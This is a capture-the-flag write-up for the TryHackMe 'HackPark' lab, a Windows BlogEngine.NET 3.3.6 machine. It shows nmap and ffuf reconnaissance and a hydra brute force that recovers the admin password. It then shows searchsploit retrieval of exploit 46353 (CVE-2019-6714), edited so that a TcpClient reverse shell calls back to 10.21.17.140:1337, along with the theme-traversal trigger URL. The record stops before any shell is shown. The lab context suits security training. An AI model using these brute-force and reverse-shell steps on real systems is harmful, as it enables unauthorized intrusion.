


# HACKPARK

To access the machine, click on the link given below:

- <https://tryhackme.com/room/hackpark>

## SCANNING


I performed an **nmap** scan to find open ports and the services running on the target.




```
(root@kali)-[~/thm/hackpark]
# nmap -A -p- 10.10.145.66 --min-rate 10000 -oN hackpark.nmap -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-20 23:28 EDT
Nmap scan report for 10.10.145.66
Host is up (0.16s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/8.5
| http-robots.txt: 6 disallowed entries
| /Account/* /search /search.aspx /error=04.aspx
|_archive.aspx
| http-title: hackpark | hackpark amusements
| http-methods:
|_ Potentially risky methods: TRACE
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: HACKPARK
| NetBIOS_Domain_Name: HACKPARK
| NetBIOS_Computer_Name: HACKPARK
| DNS_Domain_Name: hackpark
| DNS_Computer_Name: hackpark
| Product_Version: 6.3.9600
|_ System_Time: 2025-06-21T03:29:12+00:00
| ssl-cert: Subject: commonName=hackpark
| Not valid before: 2025-06-20T03:13:31
| Not valid after:  2025-12-20T03:13:31
|_ssl-date: 2025-06-21T03:29:17+00:00; -1s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

## FOOTHOLD

The nmap revealed 2 open ports. So I viewed the web application running on port 80 through my browser.



The clown shown on the web page could be related to the target, so I did a google search and found his name.



Inspecting the source code revealed the version of the blogging application that was running.

```

148     <span class="d-block">Scopy; 2025</span>
149     <span>Designed by <a href="http://blogengine.io/themes/" rel="nofollow" target="_blank">BlogEngine</a></span>
150   </div>
151   </footer>
152 </div>
153 <!-- END FOOTER -->
154
155 <i class="goup fa fa-chevron-up"></i>
156
157 <script src="/Custom/Themes/Standard/src/js/popper.min.js"></script>
158 <script src="/Custom/Themes/Standard/src/js/bootstrap.min.js"></script>
159 <script src="/Custom/Themes/Standard/src/js/perfect-scrollbar.min.js"></script>
160 <script src="/Custom/Themes/Standard/src/js/custom.js"></script>
161 <script type="application/json">
162   {
163     "@context": "http://schema.org",
164     "@type": "Website"
165     "url": "http://10.10.145.66/",
166     "potentialAction": [
167       {
168         "@type": "SearchAction",
169         "target": "http://10.10.145.66/search?q={search_term_string}",
170         "query-input": "required name=search_term_string"
171       }
172     ]
173   </script>
174
175 <script type="text/javascript">
176 //<!--!CDATA[
177
178 WebForm_InitCallback();]]>
179 </script>
180 </form>
181
182 <!-- ... BlogEngine 3.3.6.0 -->
183 </body>
184 </html>
185

```

**searchsploit** revealed an RCE and directory traversal vulnerability related to this particular version.

Exploit Title	Path
BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution	aspx/webapps/46353.cs
BlogEngine.NET 3.3.6/3.3.7 - 'dirPath' Directory Traversal / Remote Code Execution	aspx/webapps/47010.py
BlogEngine.NET 3.3.6/3.3.7 - 'path' Directory Traversal	aspx/webapps/47035.py
BlogEngine.NET 3.3.6/3.3.7 - 'theme Cookie' Directory Traversal / Remote Code Execution	aspx/webapps/47011.py
BlogEngine.NET 3.3.6/3.3.7 - XML External Entity Injection	aspx/webapps/47014.py

Shellcodes: No Results  
Papers: No Results

Before moving forward with the exploit, I visited the `robots.txt` endpoint that was discovered by `nmap`. Here, I found some new endpoints.


```

User-agent: *
Disallow: /Account/*,*
Disallow: /search
Disallow: /search.aspx
Disallow: /error404.aspx
Disallow: /archive
Disallow: /archive.aspx

#Remove the '#' character below and replace example.com with your own website address.
#sitemap: http://example.com/sitemap.axd
# WebMatrix 1.0

```

I accessed the endpoints but found nothing interesting.



hackpark



## Archive

• BlogEngine.NET

RSS BlogEngine.NET (1)


2018-05-20 Welcome to HackPark

### Total

1 posts

1 comments

0 raters



hackpark



## Search


© 2025  
DESIGNED BY BLOGENGINE

I fuzzed for directories found some interesting endpoints.


```
root@kali:~/thm/hackpark
# ffuf -u http://10.10.145.66/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -fc 500
[{'FUZZ': '/admin', 'Status': 302, 'Size': 172, 'Words': 6, 'Lines': 4, 'Duration': 152ms}, {'FUZZ': '/scripts', 'Status': 301, 'Size': 151, 'Words': 9, 'Lines': 2, 'Duration': 179ms}, {'FUZZ': '/aspnet_client', 'Status': 301, 'Size': 157, 'Words': 9, 'Lines': 2, 'Duration': 163ms}, {'FUZZ': '/contact', 'Status': 200, 'Size': 9922, 'Words': 1725, 'Lines': 166, 'Duration': 171ms}, {'FUZZ': '/search', 'Status': 200, 'Size': 8394, 'Words': 1661, 'Lines': 159, 'Duration': 179ms}]

v2.1.0-dev
```

Accessing the *admin* endpoint redirected me to a login page.



The home page contained a post with the author name. Clicking on it revealed a username called 'admin'.



I then sent a request from the login panel and captured the request on Burp Suite.

Request

```

1 POST /Account/login.aspx HTTP/1.1
2 Host: 10.10.145.66
3 Content-Length: 567
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.145.66
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60
   Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9.
10 Referer: http://10.10.145.66/Account/login.aspx
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: keep-alive
14
15 _VIEWSTATE=
hnLOGWEFLZMyTgQcy2C5BXVPmAR0gnN%2Be7%2FVs%2FMYFHGfwjJnFv%2Fxg0pdseye
UMEyVR%2FzgT9JpLSYhZG3zSyiA23oS81FpWMQ%2FQPtR18swotA%2FCPXSshh6C2l67p%28cQR0kJS8%2Flupw04iMLRjdVQOgyQrtkLGjm%2Frapp05Pc43HuvJLhs
67%2Bc0RokJS8%2Flupw04iMLRjdVQOgy0rtk1Gjm%2Frapp05Pc43HuvJLhs&
_EVENTVALIDATION=
goIu5J3Uxm6NgUhdB1TpKZ1%2Flh7KKU7BZMaucJ9a5EdmPl9Ve631BTgfAg1

```

Response

Inspector

Network

I then used **hydra** to bruteforce the password of the admin user from the *rockyou.txt* wordlist.


```

root@kali: ~/thm/hackpark
# hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt 10.10.145.66 http-post-form "/Account/login.aspx:_VIEWSTATE=hnLOGWEFLZMyIgQcy2C5BXVPmAR0gpN%2Be7%2FVs%2FMYFHGfwjJnFv%2Fxg0pdseyeUMEyVR%2FzgT9JpLSYhZG3zSyiA23oS81FpWMQ%2FQPtR18swotA%2FCPXSshh6C2l67p%28cQR0kJS8%2Flupw04iMLRjdVQOgyQrtkLGjm%2Frapp05Pc43HuvJLhs&_EVENTVALIDATION=goIu5J3Uxm6NgUhdB1TpKZ1%2Flh7KKU7BZMaucJ9a5EdmPl9Ve631BTgfAg1jsWYjsmye0fbxQ1YeTNTYYfxeeftXaizQQLdd0T0ktDheDzwBMSbhmr0C6h3iX0Gnom1ZKL%2B%2FNYEfz2fml8g8EU%2F3QwFBu%2Fg4xsmLEr09W%ctl00%24MainContent%24LoginUser%24UserName='USER'&ctl00%24MainContent%24LoginUser%24Password='PASS'&ctl100%24MainContent%24LoginUser%24LoginButton=Log+in:failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 00:11:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1434399 login tries (l:1/p:1434399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.145.66:80/Account/login.aspx:_VIEWSTATE=hnLOGWEFLZMyIgQcy2C5BXVPmAR0gpN%2Be7%2FVs%2FMYFHGfwjJnFv%2Fxg0pdseyeUMEyVR%2FzgT9JpLSYhZG3zSyiA23oS81FpWMQ%2FQPtR18swotA%2FCPXSshh6C2l67p%28cQR0kJS8%2Flupw04iMLRjdVQOgyQrtkLGjm%2Frapp05Pc43HuvJLhs&_EVENTVALIDATION=goIu5J3Uxm6NgUhdB1TpKZ1%2Flh7KKU7BZMaucJ9a5EdmPl9Ve631BTgfAg1jsWYjsmye0fbxQ1YeTNTYYfxeeftXaizQQLdd0T0ktDheDzwBMSbhmr0C6h3iX0Gnom1ZKL%2B%2FNYEfz2fml8g8EU%2F3QwFBu%2Fg4xsmLEr09W%ctl00%24MainContent%24LoginUser%24UserName='USER'&ctl00%24MainContent%24Password='PASS'&ctl100%24MainContent%24LoginUser%24LoginButton=Log+in:failed
[STATUS] 1056.00 tries/min, 1056 tries in 0:01h, 14343343 to do in 226:23h, 16 active
[80] [http-post-form] host: 10.10.145.66 login: admin password: 1qaz2wsx
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-21 00:12:57

```

After finding the password, I logged into the application.



I was then able to access the admin panel.



The About section also revealed the identity of the user running the application.

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "ABOUT" and has the URL [10.10.145.66/admin/about.cshtml](http://10.10.145.66/admin/about.cshtml). The browser interface includes a sidebar on the left with icons for Dashboard, Content, Custom, Settings, and About. The "About" section is currently selected. The main content area features the **blogengine.net** logo, which consists of the text "blogengine.net" in a bold, lowercase sans-serif font with a red key icon integrated into the letter "o". Below the logo, a paragraph of text states: "BlogEngine.NET is an open source ASP.NET project that was born out of desire for a better blogging platform. We focused on simplicity, ease of use, extensibility and innovative design while taking advantage of the latest .NET features." Another paragraph below it says: "BlogEngine.NET is easily customizable. We have many downloadable themes, widgets, and extensions or you can make your own with some basic .NET skills. With BlogEngine.NET, it is easy to make your blog look and function exactly how you'd like." At the bottom of the content area, there are several social media sharing buttons: WEBSITE, DOCS, GALLERY, SOURCE, FACEBOOK, TWITTER, and YOUTUBE. A large table titled "Your BlogEngine.NET Specification" provides technical details:

Your BlogEngine.NET Specification	
Version:	3.3.6.0
Configuration:	Single blog
Trust level:	Unrestricted
Identity:	IIS APPPOOL\Blog
Blog provider:	XmlBlogProvider
Membership provider:	XmlMembershipProvider
Role provider:	XmlRoleProvider

I now download the RCE exploit.

```
[root@kali:~/thm/hackpark]# searchsploit 'BlogEngine 3.3.6'
Exploit Title | Path
BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution | aspx/webapps/46353.cs
BlogEngine.NET 3.3.6/3.3.7 - 'dirPath' Directory Traversal / Remote Code Execution | aspx/webapps/47010.py
BlogEngine.NET 3.3.6/3.3.7 - 'path' Directory Traversal | aspx/webapps/47035.py
BlogEngine.NET 3.3.6/3.3.7 - 'theme Cookie' Directory Traversal / Remote Code Execution | aspx/webapps/47011.py
BlogEngine.NET 3.3.6/3.3.7 - XML External Entity Injection | aspx/webapps/47014.py

Shellcodes: No Results
Papers: No Results

[root@kali:~/thm/hackpark]# searchsploit -m aspx/webapps/46353.cs
Exploit: BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution
  URL: https://www.exploit-db.com/exploits/46353
  Path: /usr/share/exploitdb/exploits/aspx/webapps/46353.cs
  Codes: CVE-2019-6714
Verified: True
File Type: HTML document, ASCII text
Copied to: /root/thm/hackpark/46353.cs
```

I read the description of the exploit on **Exploit-DB**.

The screenshot shows a Firefox browser window with the Exploit Database website open. The title of the page is "BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution". Key details listed on the page include:

- EDB-ID: 46353
- CVE: 2019-6714
- Author: DUSTIN COBB
- Type: WEBAPPS
- Platform: ASPX
- Date: 2019-02-12

The "Exploit" section shows a green checkmark icon. The "Vulnerable App" section shows a red warning icon. Below the main card, there is a code snippet:

```
# Exploit Title: BlogEngine.NET <= 3.3.6 Directory Traversal RCE
# Date: 02-11-2019
# Exploit Author: Dustin Cobb
# Vendor Homepage: https://github.com/rxtur/BlogEngine.NET/
# Software Link: https://github.com/rxtur/BlogEngine.NET/releases/download/v3.3.6.0/3360.zip
# Version: <= 3.3.6
# Tested on: Windows 2016 Standard / IIS 10.0
# CVE : CVE-2019-6714
```

I also edited the exploit and added my local address to get a reverse shell.

```
(root@kali)-[~/thm/hackpark]
# mv 46353.cs exploit.cs

(root@kali)-[~/thm/hackpark]
# vim exploit.cs
universal vulnerability leading to remote code execution. This
"theme" parameter that is used to override
[root@kali]-[~/thm/hackpark]# cat exploit.cs | grep '10.21.17.140' names. The vulnerable code can
using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.21.17.140", 1337)) {
```

I then followed the instructions given in the description to get upload my payload.

The screenshot shows the same Exploit Database page for the BlogEngine.NET exploit. The exploit code has been modified to remove references to the local host (10.21.17.140) and instead uses generic URLs and file paths. The modified code includes:

```
* http://10.10.10.10/admin/app/editor/editpost.cshtml
*
*
* Finally, the vulnerability is triggered by accessing the base URL for the
* blog with a theme override specified like so:
*
* http://10.10.10.10/?theme=../../../../App_Data/files
*/
